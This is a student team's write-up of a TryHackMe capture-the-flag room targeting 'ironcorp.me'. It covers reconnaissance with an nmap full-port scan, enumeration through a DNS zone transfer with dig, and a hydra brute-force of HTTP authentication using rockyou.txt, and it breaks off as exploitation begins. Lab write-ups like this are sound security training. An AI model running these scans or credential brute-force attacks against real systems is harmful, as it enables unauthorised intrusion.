PenTest 2


ROOM A

AMWAY

Members

ID	Name	Role
1211100903	TAN XIN YI	LEADER
1211101998	WESLEY WONG MIN GUAN	MEMBER
1211101843	YAP HAN WAI	MEMBER
1211101186	TAM LI XUAN	MEMBER

Question




Step 1: Reconnaissance

Members Involved: Tam Li Xuan


Tools used: Terminal, Firefox

Thought Process and Methodology and Attempts:


After starting the TryHackMe machine, Li Xuan used the command *sudo su* to gain root access to edit the config file.




After gaining the root access, Li Xuan opened the /etc/hosts file using the nano editor command and added the MachineIP given by TryHackMe (10.10.143.69 ironcorp.me).




After adding ironcorp.me into hosts, he did the nmap port scanning using the command (nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me).




After typing the command, Li Xuan used a different command for this stage, but the same outcome will be obtained as the last command, which took a long time to load.



After the nmap scan, Li Xuan proceeded to ironcorp.me:8080, but nothing was useful there.



He also went to ironcorp.me:11025 and the same thing happened there.



Final Result:

After waiting for nmap ports scanning to complete, all the group members are now found the ports 8080 and 11025 so that they are able to continue to the next step which is enumeration.


Step 2: Enumeration

Members Involved: Yap Han Wai


Tools used: Terminal, Firefox

Thought Process and Methodology and Attempts:


After checking on the website, Han Wai used the dig command (dig ironcorp *@MachineIP* axfr) to find any subdomains that are related to ironcorp.me.




After digging the ironcorp.me, he went back to edit the /etc/hosts file and added two more subdomains into it.




After editing the hosts file, he went to check the internal.ironcorp.me:8080 and found nothing special there.




Han Wai also checked internal.ironcorp.me:11025 but he did not have the permission to access it.




Then, Han Wai continued to check admin.ironcorp.me:8080 and nothing changed too.




After checking three ip addresses, Han Wai found an ip address with authentication required which means this is the way to enter the system directory.



After finding the authentication required ip address, he changed the file location to /usr.share/wordlists and used the hydra command (hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I) to gain the username and password for the authentication.



After entering the username and password, Han Wai successfully logged into the admin.ironcorp.me:11025.



Final Result:

After waiting for hydra to complete the attacking process, all the group members get the username and password so that they are able to log in and move on to the next step which is exploiting.


Step 3: Exploiting

Members Involved: Wesley Wong Min Guan


Tools used: Terminal, BurpSuite, Firefox

Thought Process and Methodology and Attempts:


After trying to search for anything, Wesley did not find anything useful but he remembered the access forbidden page which is http://internal.ironcorp.me:11025 and he searched it.



